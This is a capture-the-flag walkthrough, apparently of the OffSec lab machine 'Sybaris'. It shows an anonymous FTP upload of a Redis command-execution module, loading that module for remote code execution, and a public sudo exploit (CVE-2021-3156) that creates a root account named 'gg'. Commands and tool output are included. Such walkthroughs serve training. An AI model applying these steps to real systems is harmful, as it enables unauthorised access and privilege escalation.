
OffSec Practice

Sybaris(Intermediate)

Alif

Enumeration

Nmap



```
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Wed Jan 17 21:52:03 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 20,21,22,53,80,6379 -
oA nmap.out 192.168.189.93
Nmap scan report for 192.168.189.93
Host is up (0.17s latency).

PORT     STATE  SERVICE  VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0               6 Apr 01  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.45.227
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open   ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 21:94:de:d3:69:64:a8:4d:a8:f0:b5:0a:ea:bd:02:ad (RSA)
|   256 67:42:45:19:8b:f5:f9:a5:a4:cf:fb:87:48:a2:66:d0 (ECDSA)
|_  256 f3:e2:29:a3:41:1e:76:1e:b1:b7:46:dc:0b:b9:91:77 (ED25519)
53/tcp   closed domain
80/tcp   open   http     Apache httpd 2.4.6 ((CentOS) PHP/7.3.22)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: HTMLy v2.7.5
|_http-title: Sybaris - Just another HTMLy blog
| http-robots.txt: 11 disallowed entries
| /config/ /system/ /themes/ /vendor/ /cache/
| /changelog.txt /composer.json /composer.lock /composer.phar /search/
|_/admin/
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.22
6379/tcp open   redis    Redis key-value store 5.0.9
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 17 21:52:17 2024 -- 1 IP address (1 host up) scanned in 14.37 seconds
```

Port 21(FTP)

As stated above, it seems that anonymous login is allowed, however nothing of interest is inside the ftp server:

```
└─$ ftp 192.168
Connected to 192.168
220 (vsFTPd 3.0.2)
Name (192.168 :kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10100|).
150 Here comes the directory listing.
drwxrwxrwx    2 0        0              24 Jan 18 08:58 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10095|).
150 Here comes the directory listing.
-rw-rw-rw-    1 14       50          47888 Jan 18 08:58 module2.so
226 Directory send OK.
ftp>
```


Ignore module2, that's what i put in on my original run of Sybaris, initially it is empty.
However, one good thing to note is that i have a way to put in any file i want through FTP

Port 80(HTTP)

Seems to be a blog site nothing much of interest, however from the nmap scan there seems to be a robots.txt:

```
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *

# Disallow directories
Disallow: /config/
Disallow: /system/
Disallow: /themes/
Disallow: /vendor/
Disallow: /cache/

# Disallow files
Disallow: /changelog.txt
Disallow: /composer.json
Disallow: /composer.lock
Disallow: /composer.phar

# Disallow paths
Disallow: /search/
Disallow: /admin/

# Allow themes
Allow: /themes/*/css/
Allow: /themes/*/images/
Allow: /themes/*/img/
Allow: /themes/*/js/
Allow: /themes/*/fonts/

# Allow content images
Allow: /content/images/*.jpg
Allow: /content/images/*.png
Allow: /content/images/*.gif
```

However, this seems to be a rabbit hole as nothing fruitful came from these searches except for /admin as it redirects me to a login page:



Googling for a HTMLy exploit also proved uneventful

Port 6379(redis)

Another port available for enumeration is the redis port, to connect to it i connected using the redis-cli command:

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Sybaris]
└─$ redis-cli -h 192.168.235.93
192.168.235.93:6379>
```

Another interesting thing to note is that from the nmap scan, we can see that the version of teh redis port has an exploit

Redis RCE

A exploit for Redis 4.x/5.x RCE, inspired by Redis post-exploitation.

This repo is a modified version of https://github.com/n0b0dyCN/redis-rogue-server .

Usage:

Compile exp.so from https://github.com/RicterZ/RedisModules-ExecuteCommand.

```
usage: redis-rce.py [-h] -r RHOST [-p RPORT] -L LHOST [-P LPORT] [-f FILE]
                    [-a AUTH] [-v]

Redis 4.x/5.x RCE with RedisModules

optional arguments:
  -h, --help            show this help message and exit
  -r RHOST, --rhost RHOST
                        target host
  -p RPORT, --rport RPORT
                        target redis port, default 6379
  -L LHOST, --lhost LHOST
                        rogue server ip
  -P LPORT, --lport LPORT
```

For this exploit to work I will also need the redis module to execute commands from here: https://github.com/n0b0dyCN/RedisModules-ExecuteCommand


ultimately , i only used the execute command module for the RCE and loaded the command module using the redis-cli

Getting the shell

From using FTP, i uploaded the execute command module inside the ftp pub directory:


```
ftp> put module2.so
local: module2.so remote: module2.so
229 Entering Extended Passive Mode (|||10093|).
150 Ok to send data.
100% |***********************************************************************| 47888      216.43 KiB/s    00:00 ETA
226 Transfer complete.
47888 bytes sent in 00:01 (35.46 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||10099|).
150 Here comes the directory listing.
-rw-rw-rw-    1 14       50          47888 Jan 18 08:58 module2.so
226 Directory send OK.
```

Once done i connected to the redis port and loaded, i used the system.exec command to execute the id command:



Since it works i will proceed with the reverse shell command.

On my initial run, I have tried different ports 23, 54, 4444, however from the walkthrough i checked, it seems the reverse shell works on port 6379:



Once i have control, i read the user flag.

Privilege Escalation

I ran a linPeas.sh script and noticed that the sudo version is similar to a box i cracked from HTB, and i found the github repo again: https://github.com/worawit/CVE-2021-3156/blob/main/exploit_userspec.py

Once i have the python script, I sent it to the /dev/shm folder and i ran the script, however for this script will take awhile:

```
curr size: 0×1b60

exit code: 11

found cmnd size: 0×1b50
found defaults, offset: 0×20
decrease offset to: 0×650
decrease offset to: 0×640
offset member: 0×640

offset to first userspec: 0×7f0

cmnd size: 0×1b50
offset to defaults: 0×20
offset to first userspec: 0×7f0
offset to userspec: 0×0

to skip finding offsets next time no this machine, run:
exploit_priv_esc.py 0×1b50 0×20 0×7f0 0×0
360
```

After a cup of coffee, the script created a super user by the id gg and has a password of gg, i su gg to get the root access:

```
to skip finding offsets next time no this machine, run:
exploit_priv_esc.py 0×1b50 0×20 0×7f0 0×0
gg:$5$a$gemgwVPxLx/tdtByhncd4joKlMRYQ3IVwdoBXPACCL2:0:0:gg:/root:/bin/bash
success at 905
[pablo@sybaris shm]$ su gg
su gg
Password: gg
ls
51217.sh
dirty
dirty.c
exploit_priv_esc.py
linpeas.sh
id
uid=0(root) gid=0(root) groups=0(root)
```

And read the proof.txt inside the /root directory